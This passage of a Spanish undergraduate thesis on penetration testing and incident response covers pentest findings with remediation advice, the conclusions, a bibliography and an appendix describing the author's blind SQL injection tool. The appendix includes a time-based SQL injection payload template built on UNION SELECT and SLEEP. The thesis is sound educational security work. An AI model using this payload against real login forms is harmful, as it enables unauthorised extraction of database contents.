- El servicio SSH no restringe el número de intentos de inicio de sesión. Esto posibilita la realización de un ataque de diccionario para obtener un terminal haciendo uso del servicio.
  - Se recomienda permitir solo la conexión mediante el uso de clave pública. Otra opción es restringir el número de fallos de inicio de sesión empleando el comando `iptables` para limitar el tráfico.
- En el equipo existe una cuenta de usuario con credenciales muy simples e incluso empleadas en otros servicios. Esto permite al atacante emplear la técnica de *credential stuffing* una vez obtenidas unas credenciales a través de otro ataque.
  - Se recomienda modificar la política de cuentas de usuario y contraseñas de la empresa, obligando a los usuarios a fortalecer sus credenciales.
- Múltiples fallos en la restricción de la ejecución del comando `sudo` a un usuario no privilegiado, permitiéndole ejecutar diversos programas con permisos de administrador. Esto permite la realización de una escalada de privilegios en el equipo.
  - Se recomienda modificar la configuración de privilegios del usuario, restringiéndola a la mínima imprescindible.

# Capítulo 8

# Conclusiones

*Giving up is not in the blood Sir. It's not in the blood.*

— **Nirmal Purja, 14 Peaks**

Al inicio de este trabajo fin de grado se definieron los objetivos recogidos en la sección 2.2, los cuales han sido alcanzados durante su desarrollo. Estos objetivos son:

- Descripción de algunos de los conceptos teóricos más importantes de la seguridad informática.
- Exposición de las principales causas de fallos de seguridad en los sistemas informáticos.
- Descripción detallada de los recursos y técnicas de seguridad ofensiva y defensiva orientadas a la protección de las organizaciones.
- Aplicación de técnicas y uso de herramientas de test de penetración en un escenario próximo a la realidad.
- Desarrollo e implementación de una herramienta para test de penetración para explotación de una vulnerabilidad *blind SQL injection*.
- Análisis reactivo de la magnitud de un ciberataque tras su detección.
- Evaluación global del ciclo de vida del ciberataque realizado.

La elaboración de un estudio teórico inicial en el capítulo 3, ha permitido exponer los conceptos teóricos más importantes relativos a la seguridad informática, como se ve en la sección 3.2. Tras realizar un repaso a su desarrollo y relación con Internet a lo largo de la historia en la sección 3.1, se han definido los conceptos más importantes, bajo criterio del autor, como la inclusión de las figuras organizativas con funciones de mantenimiento de la seguridad en el organigrama de una empresa (apartado 3.2.3). Como añadido, se ha realizado una exposición de las principales causas de fallos en la seguridad, ejemplo de lo cual son los apartados de vulnerabilidades (apartado 3.2.1) e ingeniería social (apartado 3.2.2).

Posteriormente, se ha realizado una descripción detallada de los conceptos teóricos más importantes relativos a la seguridad ofensiva, en la sección 3.3. Aquí se han explicado algunas de las distintas herramientas con las que cuenta una organización para evaluar su nivel de seguridad. Todas estas técnicas implican encarar el problema de la ciberseguridad desde el punto de vista de un atacante, para probar uno o varios escenarios en busca de posibles puntos de entrada que podrían vulnerar la seguridad de la empresa. Por ejemplo, la realización de tests de penetración (apartado 3.3.1 y apartado 3.3.2), los *frameworks* de categorización de vulnerabilidades (apartado 3.3.3) o los análisis de *red teams* (apartado 3.3.5).

En la sección 3.4, se han descrito con detalle los componentes, técnicas y herramientas de seguridad defensiva más importantes, utilizados por los departamentos y entidades dedicadas al cuidado y protección de la información. Algunos de estos conceptos son: los *blue teams* (apartado 3.4.1), dedicados al mantenimiento de la seguridad de manera proactiva mediante la implementación de contramedidas de seguridad (apartado 3.4.2), o los equipos CSIRT (apartado 3.4.3 y apartado 3.4.4), cuya principal responsabilidad es reaccionar ante las incidencias detectadas para tratar de mitigarlas.

Todo este estudio teórico permite exponer al lector de manera clara y concisa al tema principal del proyecto, sirviendo como introducción a los conceptos teóricos más importantes relativos a la ciberseguridad. A su vez, ha proporcionado al autor un medio para profundizar en gran medida en la materia, ya que el proceso de recopilación de información ha supuesto un aprendizaje con respecto al tema, siendo claves en él, el pensamiento crítico y la capacidad de cribar los datos obtenidos, en busca en todo momento de la veracidad. Tras esta exposición teórica, se ha llevado a cabo una aplicación práctica de algunos de los conceptos vistos anteriormente, todo ello sobre un escenario diseñado en gran parte por el autor, expuesto en el capítulo 4.

El capítulo 5 constituye el proceso realizado durante la elaboración de un ciberataque sobre el escenario mencionado. En él, se exponen con detalle los pasos llevados a cabo, basando el procedimiento en el uso de algunas de las técnicas y herramientas expuestas de manera teórica en los anteriores capítulos. Para empezar, en la sección 5.1 se ha realizado un paso de reconocimiento y enumeración de un servicio *web* perteneciente al escenario. Una vez detectada una vulnerabilidad BSQLI, se ha realizado exitosamente su explotación, detallada en la sección 5.2, empleando para ello una herramienta diseñada e implementada enteramente por el autor de este proyecto, cuyo proceso de creación está definido en el apéndice A y se puede encontrar como código abierto en GitHub, en el repositorio MapeoMySQL. Este proceso ha permitido al autor comprender en mayor medida el funcionamiento de una herramienta de estas características, así como el de una vulnerabilidad de este tipo y cómo puede afectar a una base de datos SQL.

Obtener la información de la base de datos ha permitido la explotación de una vulnerabilidad a través de la cual se ha conseguido una *shell* reversa con usuario *root* en el equipo (sección 5.3). Una vez dentro de la red privada del escenario, se han realizado los pasos de reconocimiento y enumeración, con el fin de obtener información sobre los equipos que la forman, en busca de un siguiente objetivo (sección 5.4). Tras haber obtenido suficiente información sobre el siguiente objetivo, se ha realizado un ataque de diccionario sobre un servicio SSH presente en la máquina, que ha permitido la obtención de una sesión con limitación de privilegios, consiguiendo así un movimiento lateral dentro de la red. Dentro del nuevo equipo, se ha realizado un análisis de posibles vulnerabilidades y fallos de configuración que han posibilitado una escalada de privilegios (sección 5.5).

De este modo, se ha puesto en práctica lo visto anteriormente de forma teórica. Sobre la memoria se han plasmado todos los pasos realizados durante este proceso. Esto ha permitido experimentar de forma próxima al punto de vista de un atacante real, un suceso de estas características, pudiendo visualizar desde dentro el riesgo que este puede suponer, tanto para una organización como para los individuos que

tienen relación con esta. Ha permitido valorar la importancia que tiene la ciberseguridad dentro de un entorno similar, lo cual coge más fuerza en el capítulo siguiente, donde se presenta el análisis reactivo del incidente ya sucedido, para tratar de reconstruir los hechos y evaluar su magnitud.

En el capítulo 6, se ha utilizado como situación de partida el momento siguiente a una hipotética detección del ciberataque llevado a cabo anteriormente. Poniéndose en la piel de un responsable del equipo CSIRT encargado de analizar la incidencia, el autor ha realizado una serie de averiguaciones, examinando el escenario en busca de los rastros que han quedado tras el incidente en cada una de ellas (sección 6.1, sección 6.2 y sección 6.3). Esto ha permitido realizar una posterior valoración de la magnitud que puede tener un ataque de estas características, de nuevo haciendo hincapié en la criticidad que podría adquirir en una situación real.

Como conclusión de la parte práctica, en el capítulo 7 se han expuesto los resultados obtenidos tras la realización del ciberataque. En primer lugar, en el apartado 7.2.1 se ha elaborado un informe enumerando las vulnerabilidades y los fallos de configuración hallados durante el proceso, empleando para ello las herramientas de categorización vistas en el estudio teórico, en el apartado 3.3.3, las cuales son empleadas por los técnicos de test de penetración en situaciones reales. Como parte final, se han expuesto todas las evidencias encontradas durante el análisis reactivo posterior al ataque, las cuales han sido utilizadas para la reconstrucción de los hechos y la elaboración de la línea temporal del incidente, en el apartado 7.2.3.

De manera global, el proyecto se ha llevado a cabo de forma exitosa, cumpliendo correctamente con los objetivos propuestos. La realización del ciberataque ha permitido aplicar de manera práctica los conceptos expuestos teóricamente, así como emular una situación adversa próxima a la realidad en un entorno controlado. En una situación real, esto permitiría concienciar a los responsables, a la vez que mejorar la seguridad de los servicios que aporta una organización. En el contexto de este trabajo, ha permitido realizar un análisis detallado del proceso de test de penetración, posibilitando una mejor comprensión de los mecanismos que suceden durante su desarrollo.

El posterior análisis reactivo del incidente, ha servido como muestra del trabajo fundamental que recae sobre los equipos de respuesta. Su tarea es mitigar al máximo y en el menor tiempo posible el ciberincidente, y comprende una mayor y más costosa labor que la reflejada en este trabajo. Sin embargo, este proceso ha servido como mención a la importancia que estos equipos tienen, así como para actuar de cierre para el ciclo de vida del ciberataque.

## 8.1 Líneas futuras

Conviene aclarar que todo el proceso práctico de este proyecto está sujeto a una serie de circunstancias propias de los distintos elementos empleados durante la realización del mismo, que pueden haber actuado como limitaciones, tal y como se ha adelantado en el capítulo 7, en la exposición de los resultados. Dentro de estas circunstancias se encuentran: el propio equipo con el que se han realizado los procesos de ataque y análisis reactivo (sección 7.1), el escenario y la topología de la red empleada (capítulo 4) y el desarrollo de la herramienta MapeoMySQL para la explotación de la vulnerabilidad BSQLI (apéndice A).

En el caso concreto de la implementación de la herramienta, la cual constituye una parte muy importante del proyecto, se han detectado diversas limitaciones que pueden tenerse en cuenta para futuras actualizaciones. El proceso de desarrollo de la herramienta, y toda la información relativa a ella, se encuentra en el apéndice A. A continuación se describen las limitaciones halladas:

- La herramienta ha sido diseñada para explotar una vulnerabilidad *time-based blind SQL injection* presente en un formulario *web* concreto de un escenario particular, por lo que es posible que necesite ser adaptado para un correcto funcionamiento en otros casos.
- La herramienta ha sido diseñada con un modo de operar dedicado a la explotación de una vulnerabilidad *time-based blind SQL injection*, por lo que es posible que no funcione correctamente, o por lo menos eficientemente, para otras variantes de la vulnerabilidad de inyección de código SQL.
- El escenario empleado para la realización de pruebas de funcionamiento de la herramienta ha contado con una red con baja carga de trabajo, a diferencia de Internet, a la cual pretende emular. Por esa misma razón, es posible que no funcione correctamente, o que haya que variar los rangos y umbrales de tiempo para mejorar su precisión.

Tras la realización y posterior análisis del proceso práctico, se han determinado una serie de direcciones posibles hacia las que se podría evolucionar en un futuro. Estas líneas futuras son:

- Mejorar la herramienta para solventar las limitaciones detectadas en esta primera versión, además de valorar si es posible una optimización del código fuente.
- Realizar un estudio y aplicación similar al llevado a cabo durante el proyecto, con un escenario compuesto por equipos con sistemas operativos Windows. De este modo, el escenario se acercaría más a una situación empresarial real.
- Llevar a cabo el procedimiento sobre un escenario real, tal y como se hace en las pruebas reales de test de penetración, con el objetivo de poner a prueba los conceptos aprendidos teóricamente y en la emulación del proceso.

# Bibliografía


[1] "La era de la información." tecnología Integrada. https://tecnologiaintegrada.com.mx/2016/10/24/la-era-la-informacion/. Consultado el 07-03-2022.

[2] M. Bishop, *Introduction to Computer Security.* Addison-Wesley, 2004, consultado el 21-12-2021.

[3] "Glosarios alicante." https://glosarios.servidor-alicante.com/. Consultado el 23-12-2021.

[4] "Definición de ciberseguridad." oxford Languages. https://www.lexico.com/es/definicion/ciberseguridad. Consultado el 12-05-2022.

[5] D. Schatz, R. Bashroush, and J. Wall, "Towards a more representative definition of cyber security." *Journal of Digital Forensics, Security and Law.*, June 2017, https://commons.erau.edu/jdfsl/vol12/iss2/8/. Consultado el 21-12-2021.

[6] "Offensive security - penetration testing." cylidify. https://www.cylidify.com/post/offensive-security-penetration-testing. Consultado el 25-12-2021.

[7] "Defensive security." auditech. https://auditech.es/en/defensive-security/. Consultado el 30-12-2021.

[8] P. Baran, "Reliable digital communications using unreliable network repeater nodes." May 1960, consultado el 03-08-2021.

[9] S. Ruthfield, *The Internet's History and Development From Wartime Tool to the Fish-Cam.* Crossroads Publishing, 1995, consultado el 06-08-2021.

[10] G. Gromov, "Roads and crossroads of internet history." 1995, http://www.netvalley.com/cgi-bin/intval/net_history.pl?chapter=1. Consultado el 05-08-2021.

[11] T. Chen and J.-M. Robert, "The evolution of viruses and worms." 2004, https://ivanlef0u.fr/repo/madchat/vxdevl/papers/avers/statmethods2004.pdf. Consultado el 05-08-2021.

[12] J. Metcalf, "Core war: Creeper & reaper." 2014, https://corewar.co.uk/creeper.htm. Consultado el 05-08-2021.

[13] K. Gurbani, S. Vishwakarma, N. N. Shukla, and R. Jaiswal, *Security in Computing.* Himalaya Publishing House, 2019, consultado el 06-08-2021.

[14] V. Mujović, "Origin of cyber security: When did internet privacy become an issue?." November 2018, https://www.le-vpn.com/internet-privacy-cyber-security. Consultado el 06-08-2021.

[15] V. Cerf and R. Khan, "A protocol for packet network intercommunication." in *IEEE Transactions on Communications*, 1974, consultado el 08-08-2021.

[16] A. L. Russell, "Osi: The internet that wasn't." *IEEE Spectrum*, vol. 50, no. 8, July 2013, https://spectrum.ieee.org/osi-the-internet-that-wasnt. Consultado el 08-08-2021.

[17] J. Yanes, "The history of computer viruses." https://www.bbvaopenmind.com/en/technology/digital-world/the-history-of-computer-viruses. Consultado el 08-08-2021.

[18] *Computer Fraud and Abuse Act*, 1986, consultado el 03-08-2021.

[19] R. Karsmakers, "The ultimate virus killer book and software." p. 15, 2010, https://st-news.com/uvk-book/the-book/part-i-the-uvk-book/general-history-of-viruses. Consultado el 08-08-2021.

[20] J. Kilby and R. Noyce, *The Internet's History and Development From Wartime Tool to the Fish-Cam*, P. Bernabeo, Ed. Marshall Cavendish, 2007, vol. 4, consultado el 08-08-2021.

[21] F. T. Council, "Does the business really need a mobile app? 12 questions to ask." *Forbes Magazine*, September 2020, https://www.forbes.com/sites/forbestechcouncil/2020/09/21/does-the-business-really-need-a-mobile-app-12-questions-to-ask/?sh=3a72f4dc3c85. Consultado el 12-08-2021.

[22] J. Hardy, "Internet business: A history." *History Cooperative*, July 2014, https://historycooperative.org/internet-business-e-commerce-a-history. Consultado el 14-08-2021.

[23] S. Christey and R. A. Martin, "Vulnerability type distributions in cve (version 1.1)." MITRE Corporation, Tech. Rep., May 2007, consultado el 11-08-2021. [Online]. Available: http://cwe.mitre.org/documents/vuln-trends/index.html

[24] "Secure your site with https." https://developers.google.com/search/docs/advanced/security/https, Google Support. Google Inc. Consultado el 08-08-2021.

[25] N. W. Group, "Http over tls." The Internet Engineering Task Force, Tech. Rep., May 2000, consultado el 08-08-2021.

[26] *Reglamento (UE) 2016/679 del Parlamento Europeo y del Consejo, de 27 de abril de 2016, relativo a la protección de las personas físicas en lo que respecta al tratamiento de datos personales y a la libre circulación de estos datos y por el que se deroga la Directiva 95/46/CE (Reglamento general de protección de datos).*, https://www.boe.es/doue/2016/119/L00001-00088.pdf. Consultado el 11-08-2021.

[27] *España. Ley Orgánica 3/2018, de 5 de diciembre, de Protección de Datos Personales y garantía de los derechos digitales, núm. 294, pp. 119788 a 119857.*, https://www.boe.es/buscar/doc.php?id=BOE-A-2018-16673. Consultado el 11-08-2021.

[28] "Rgpd ¿en qué consiste y qué va a cambiar?" *Alaro Avant S.L.*, https://alaroavant.com/nueva-rgpd-claves. Consultado el 14-08-2021.

[29] Y. Garcia, "Qué es un ciso: Conoce sus funciones principales." https://www.iebschool.com/blog/que-es-un-ciso-tecnologia. Consultado el 08-08-2021.

[30] J. J. Fay and D. Patterson, *Contemporary Security Management*. Elsevier, 2018, consultado el 14-08-2021.

[31] R. Hackett, "Exclusive: Offensive security names new ceo; former no. 2 at hackerone, lynda." *Fortune*, January 2019, https://fortune.com/2019/01/15/ceo-offensive-security-hackerone-lynda. Consultado el 16-08-2021.

[32] C. C. Palmer, "Ethical hacking." *IBM Systems Journal*, vol. 40, no. 3, 2001, consultado el 11-08-2021.

[33] "Forum of incident response and security teams." https://www.first.org. Consultado el 11-08-2021.

[34] "Centro criptológico nacional." https://www.ccn-cert.cni.es. Consultado el 11-08-2021.

[35] L. Glīzds, "Kiberdrošība (computer security)." *Rezekne Academy of Technologies*, http://journals.rta.lv/index.php/HET/article/view/3588/3557. Consultado el 21-12-2021.

[36] "Software release life cycle." https://en-academic.com/dic.nsf/enwiki/141478. Consultado el 21-12-2021.

[37] "Technology preview features support scope, red hat." https://access.redhat.com/support/offerings/techpreview. Consultado el 21-12-2021.

[38] "¿qué son las vulnerabilidades del software?." Instituto Nacional de Tecnologías de la Comunicación, Tech. Rep., consultado el 21-12-2021. [Online]. Available: https://www.scribd.com/doc/61837378/Que-son-las-vulnerabilidades-del-software

[39] J. S. Lim, S. Chang, S. Maynard, and A. Ahmad, "Exploring the relationship between organizational culture and information security culture information security culture." in *Australian Information Security Management Conference*, 2009, consultado el 22-12-2021.

[40] "Social engineering defined." security Through Education. https://www.social-engineer.org/framework/general-discussion/social-engineering-defined/. Consultado el 22-12-2021.

[41] "social engineering," national Institute of Standards and Technology. https://csrc.nist.gov/glossary/term/social_engineering. Consultado el 24-12-2021.

[42] E. J. S. Castellanos, "Ingeniería social: Corrompiendo la mente humana." *Seguridad: cultura de prevención para TI*, vol. 31, May 2018, https://revista.seguridad.unam.mx/numero-10/ingenier%C3%AD-social-corrompiendo-la-mente-humana. Consultado el 22-12-2021.

[43] A. M. C. Hernández, "Ingenierá social: Phishing y baiting." *Universidad Piloto de Colombia.*, 2019, http://repository.unipiloto.edu.co/bitstream/handle/20.500.12277/6349/Ingenieria%20social%20Phishing%20y%20Baiting.pdf. Consultado el 22-12-2021.

[44] "What is social engineering? a definition + techniques to watch for." norton. https://us.norton.com/internetsecurity-emerging-threats-what-is-social-engineering.html. Consultado el 24-12-2021.

[45] J. R. Detert, R. G. Schroeder, and J. J. Mauriel, "Framework for linking culture and improvement initiatives in organisations." *Academy of Management Review.*, 2000, https://www.researchgate.net/publication/200552256_A_Framework_for_Linking_Culture_and_Improvement_Initiatives_in_Organizations. Consultado el 23-12-2021.

[46] T. Schlienger and S. Teufel, "Information security culture from analysis to change." *South African Computer Journal*, 2003, https://www.researchgate.net/publication/220102979_Information_security_culture_From_analysis_to_change. Consultado el 23-12-2021.

[47] "Ceo, ciso, cio... ¿roles en ciberseguridad?" instituto Nacional de Ciberseguridad. https://www.incibe.es/protege-tu-empresa/blog/ceo-ciso-cio-roles-ciberseguridad. Consultado el 23-12-2021.

[48] "Plan director de seguridad." instituto Nacional de Ciberseguridad. https://www.incibe.es/protege-tu-empresa/que-te-interesa/plan-director-seguridad. Consultado el 23-12-2021.

[49] A. T. Tunggal, "What is an attack vector? 16 common attack vectors in 2021." *UpGuard*, November 2021, https://www.upguard.com/blog/attack-vector. Consultado el 24-12-2021.

[50] E. Fernandez, "¿qué es un pentester o pentesting? ¿cómo funciona?" *Ciberseguridad PYME*, April 2019, https://www.ciberseguridadpyme.es/aprende-ciberseguridad/formacion-basica-para-usuarios/que-es-un-pentester-o-pentesting-como-funciona/. Consultado el 25-12-2021.

[51] M. Mateski, "Red teaming, a short introduction (1.0)." *RedTeamJournal.com*, June 2009, consultado el 25-12-2021.

[52] R. L. Krutz and R. D. Vines, *The CISSP and CAPCM Prep Guide: Platinum Edition.* ITGP, 2006, consultado el 25-12-2021.

[53] K. M. Henry, *Penetration Testing: Protecting Networks and Systems.* ITGP, 2012, consultado el 25-12-2021.

[54] "Password cracking is easy with ibm's space rogue." cris Thomas (Space Rogue), Dan Patterson (2017). https://www.techrepublic.com/videos/video-password-cracking-is-easy-with-ibms-space-rogue/ (Vídeo). CBS Interactive. Consultado el 25-12-2021.

[55] "What's the difference between a vulnerability assessment and a penetration test?" protection Group International (PGI). https://www.pgitl.com/blog/whats-the-difference-between-a-vulnerability-assessment-and-a-penetration-test/. Consultado el 25-12-2021.

[56] "Pentest: ¿qué son black box, white box, y grey box?" *Esgeeks.com*, https://esgeeks.com/que-son-black-box-white-box-grey-box/#white-box-testing. Consultado el 28-12-2021.

[57] *The Open Source Security Testing Methodology Manual - v3.02, ISECOM*, https://www.isecom.org/OSSTMM.3.pdf. Consultado el 03-08-2021.

[58] *Web Security Testing Guide - v4.2, OWASP*, https://owasp.org/www-project-web-security-testing-guide/v42. Consultado el 03-08-2021.

[59] "A short history of the web." https://home.cern/science/computing/birth-web/short-history-web. Consultado el 25-12-2021.

[60] K. Scarfone, M. Souppaya, A. Cody, and A. Orebaugh, *Technical Guide to Information Security Testing and Assessment.* National Institute of Standards and Tecnology., 2008, consultado el 25-12-2021.

[61] R. Security, "What is the nist penetration testing framework?" *National Institute of Standards and Tecnology.*, August 2020, https://blog.rsisecurity.com/what-is-the-nist-penetration-testing-framework/. Consultado el 25-12-2021.

[62] "Common vulnerabilities and exposures (cve)." mitre. https://cve.mitre.org/. Consultado el 27-12-2021.

[63] "How confident can organizations be in their managed services security?" *Help Net Security.*, December 2021, https://www.helpnetsecurity.com/2021/12/22/managed-services-security-state/. Consultado el 27-12-2021.

[64] "Common vulnerability scoring system (cvss)." first org. https://www.first.org/cvss/. Consultado el 27-12-2021.

[65] "Common weakness scoring system (cwss)," mitre. https://cwe.mitre.org/cwss/cwss_v1.0.1.html. Consultado el 27-12-2021.

[66] "About the cve program." mitre. https://www.cve.org/About/Overview. Consultado el 27-12-2021.

[67] "Cve numbering authorities (cnas). mitre." https://www.cve.org/ProgramOrganization/CNAs. Consultado el 27-12-2021.

[68] "Exploit-db." https://www.exploit-db.com/. Consultado el 27-12-2021.

[69] "Burp suit." https://portswigger.net/burp. Consultado el 27-12-2021.

[70] "Metasploit." https://www.metasploit.com/. Consultado el 27-12-2021.

[71] "Empire framework, github page." https://github.com/BC-SECURITY/Empire. Consultado el 27-12-2021.

[72] "Cobalt strike by helpsystems." https://www.cobaltstrike.com/. Consultado el 27-12-2021.

[73] "Nessus by tenable." https://es-la.tenable.com/products/nessus. Consultado el 27-12-2021.

[74] "Acunetix by invicti." https://www.acunetix.com/plp/web-vulnerability-scanner/. Consultado el 27-12-2021.

[75] "Kali organization." https://www.kali.org/. Consultado el 27-12-2021.

[76] C. Thompson, "Penetration testing versus red teaming: Clearing the confusion," *Security Intelligence*, May 2019, https://securityintelligence.com/posts/penetration-testing-versus-red-teaming-clearing-the-confusion/. Consultado el 27-12-2021.

[77] D. Miessler, "The difference between a penetration test and a red team engagement," *danielmiessler.com.*, December 2019, https://danielmiessler.com/blog/the-difference-between-a-penetration-test-and-a-red-team-engagement/. Consultado el 27-12-2021.

[78] P. López., "Cinco razones por las que un negocio debe estar en internet y redes sociales." *BBVA*, August 2020, https://www.bbva.com/es/cinco-razones-por-las-que-un-negocio-debe-estar-en-internet-y-redes-sociales/. Consultado el 28-12-2021.

[79] INCIBE, "Qué es una dmz y cómo te puede ayudar a proteger tu empresa." *Blog INCIBE*, September 2019, https://www.incibe.es/protege-tu-empresa/blog/dmz-y-te-puede-ayudar-proteger-tu-empresa. Consultado el 28-12-2021.

[80] "Owasp organization." https://owasp.org/. Consultado el 28-12-2021.

[81] M. Gregg, *Hack the Stack.* Syngress., 2006, consultado el 30-12-2021.

[82] "Red team, blue team y purple team, ¿cuáles son sus funciones y diferencias?" *UNIR revista*, https://www.sciencedirect.com/topics/computer-science/security-countermeasure. Consultado el 30-12-2021.

[83] "Faq csirt.es," https://csirt.es/index.php/es/faq. Consultado el 30-12-2021.

[84] "10 ways to prevent cyber attacks." leaf. https://leaf-it.com/10-ways-prevent-cyber-attacks/. Consultado el 01-04-2022.

[85] "Protect usb ports from nefarious "usb killers"." www.mouser.com. https://www.mouser.com/blog/protect-usb-ports-from-nefarious-usb-killers. Consultado el 31-12-2021.

[86] "Copias de seguridad, una guía de aproximación para el empresario." instituto Nacional de Ciberseguridad. https://www.incibe.es/sites/default/files/contenidos/guias/guia-copias-de-seguridad.pdf. Consultado el 31-12-2021.

[87] "Presentación del cert de la uam." universidad Autónoma de Madrid. https://www.uam.es/uam/vida-uam/cert. Consultado el 07-02-2022.

[88] *CCN-STIC-817 Gestión de Ciberincidentes*, https://www.ccn-cert.cni.es/series-ccn-stic/800-guia-esquema-nacional-de-seguridad/988-ccn-stic-817-gestion-de-ciberincidentes/file.html. Consultado el 07-02-2022.

[89] "Wpa3: Wifi más seguro. pero, aún no," netSpot. https://www.netspotapp.com/es/blog/wifi-security/what-is-wpa3.html. Consultado el 31-12-2021.

[90] "Sistemas de seguridad firewall/cortafuegos." instituto Nacional de Ciberseguridad. https://www.incibe.es/protege-tu-empresa/catalogo-de-ciberseguridad/listado-soluciones/sistemas-seguridad-2. Consultado el 09-02-2022.

[91] "¿qué son y para qué sirven los siem, ids e ips?" instituto Nacional de Ciberseguridad. https://www.incibe.es/protege-tu-empresa/blog/son-y-sirven-los-siem-ids-e-ips. Consultado el 09-02-2022.

[92] "Implementación de honeynets." instituto Nacional de Ciberseguridad. https://www.incibe.es/protege-tu-empresa/catalogo-de-ciberseguridad/listado-soluciones/implementacion-honeynets. Consultado el 09-02-2022.

# Apéndice A

# Creación de una herramienta para la explotación BSQLI

El siguiente apartado detalla algunos aspectos del desarrollo de una herramienta para la explotación de una vulnerabilidad *time-based blind SQL injection*, para una base de datos MySQL (ya que para el desarrollo de esta herramienta se ha supuesto que la base de datos empleada es MySQL), realizada por el autor de este trabajo. Este código ha sido programado en Python3, en un sistema operativo Kali Linux, con la única intención de servir de manera didáctica al creador para entender el funcionamiento y el proceso de creación de una herramienta de estas características, además de comprender en mayor medida el funcionamiento de una base de datos SQL. El objetivo de la herramienta es extraer la información contenida en una base de datos de un escenario particular, por lo que, si se pretende utilizar en otros escenarios, es posible que se tenga que adaptar el código fuente.

## A.1 Especificaciones

La herramienta basa su modo de operación en el envío de peticiones HTTP, empleando la librería `requests` de Python3, que son transmitidas utilizando el método POST, emulando a las que envía la página `login.php` para la transmisión de las credenciales introducidas en el formulario. Cada una de estas peticiones contiene un *payload* generado por la herramienta que permite comprobar a qué carácter ASCII se corresponde una posición específica del contenido de una columna de una tabla de una base de datos, además de otras funcionalidades relevantes a la hora de establecer las características de la consulta.

El desarrollo de esta herramienta se ha realizado dividiendo en funciones las etapas necesarias para la extracción de la información, ejecutando primero ciertos pasos previos para la dimensión de los datos contenidos en las tablas de la base de datos. Como añadido, el *script* se puede ejecutar empleando diversas opciones, dependiendo de la información que se desea extraer. Además se ha implementado un menú interactivo para poder elegir qué información se desea visualizar en cada ejecución. Las principales especificaciones de la herramienta pueden verse reflejadas en la tabla A.1.

| Especificaciones | |
|---|---|
| **Nombre** | MapeoMySQL |
| **Lenguaje** | Python3 |
| **Librerías** | `requests`<br>`sys` |
| **Parámetros de entrada** | `$ python3 MapeoMySQL.py -<option> <url>` |
| **Repositorio** | https://github.com/Msazdones/MapeoMySQL |

Tabla A.1: Principales especificaciones de la herramienta.

## A.2 Repertorio de funciones y recursos SQL utilizados

Para facilitar la comprensión de las consultas SQL realizadas en las distintas etapas de ejecución de la herramienta, se presenta a continuación un listado descriptivo de las funciones y los recursos empleados en la elaboración de estas. La siguiente información ha sido comprobada con la documentación de MySQL:

- **Funciones**
  - **IF:** Esta función permite la comprobación de una condición. En caso de que esta se cumpla, se realizará una acción. En caso contrario se realizará otra.
  - **SLEEP:** Demora la respuesta del sistema a una consulta un determinado tiempo facilitado como parámetro.
  - **MID:** Gracias a esta función se puede seleccionar un determinado número de caracteres desde una posición específica del contenido de una celda de una tabla.
  - **COUNT:** Devuelve el número de filas de una columna que se le pasa como parámetro.
  - **LENGTH:** Devuelve el número de caracteres del contenido de las filas de una columna.
  - **ASCII:** Retorna el valor del código ASCII de los caracteres del contenido de las filas de una columna.
- **Sentencias**
  - **SELECT:** Selecciona y devuelve el contenido solicitado de una tabla.
  - **UNION:** Esta sentencia permite encadenar varias consultas distintas en una misma, siempre y cuando el número de elementos seleccionados sea el mismo en todas.
- **Operadores**
  - **AND:** Empleando este operador se pueden encadenar condiciones en el momento de realizar una consulta.
- **Cláusulas**
  - **WHERE:** Es empleada para filtrar una consulta indicando una condición que debe cumplir el valor retornado.
  - **FROM:** Permite indicar la tabla de la que se desea hacer la consulta.
  - **LIMIT:** Gracias a esta cláusula se puede limitar el número de filas retornadas tras una consulta, e indicar la fila en cuestión que se desea obtener.

- **Otros elementos**
  - **Information_schema:** Se trata de una base de datos que trae por defecto MySQL la cual contiene información sobre el servicio, como por ejemplo el nombre de las bases de datos que lo forman, sus tablas, sus columnas, etc. Toda esta información es perfectamente visualizable siempre y cuando el usuario que realiza la consulta tenga los permisos necesarios sobre esta base de datos.

## A.3 Funcionamiento

Como se ha comentado anteriormente, la herramienta está dividida en funciones y cada una de ellas se encarga de una parte concreta del proceso de extracción de información, basándose en la realización de consultas SQL. Estas funciones se pueden clasificar en cuatro tipos: envío de la consulta, caracterización de la consulta, caracterización de la tabla y extracción del contenido de la tabla.

### A.3.1 Envío de la consulta

La función `send_query`, cuyo funcionamiento está representado en la figura A.1, es la encargada de realizar el proceso de envío y recepción de la consulta. Recibe un *payload* como argumento, lo añade al cuerpo de la petición HTTP y esta es enviada a la dirección facilitada por el usuario. La petición se crea con un *timeout* específico y si se cumple antes de que se reciba la respuesta, se genera una excepción y se retorna un valor *True*, que indica que la consulta es correcta. En caso contrario se devuelve un *False*.





Figura A.1: Proceso de envío de la consulta.

### A.3.2 Caracterización de la consulta

Se trata del paso previo a la extracción de la información de las tablas. Es una automatización del proceso de detección del número de columnas seleccionadas en la consulta realizada en el *backend*, descrito en la parte final de la sección 5.1. La función `get_column_number`, representada por el diagrama de la figura A.2, es la encargada de realizar este proceso, pasando como argumento a la función de envío de la consulta una cadena de texto con el *payload*. En una variable global se guarda la cadena de texto final, que es necesaria de añadir a todas las consultas posteriores realizadas empleando ese formulario concreto para la inyección de código. La estructura de los *payloads* generados es la siguiente:

```
query = "abcd' UNION SELECT IF(1=1, SLEEP(" + THRESHOLD + "),
SLEEP(0))" + endString
```

La constante `THRESHOLD` contiene el umbral de tiempo de demora de la respuesta, que siempre debe ser superior al *timeout*. La variable `endString` almacena la cadena final que es necesario añadir a las consultas posteriores. Este proceso de búsqueda se realiza como máximo el número de veces que indica una constante llamada `MAX_COLUMN_NUMBER`.

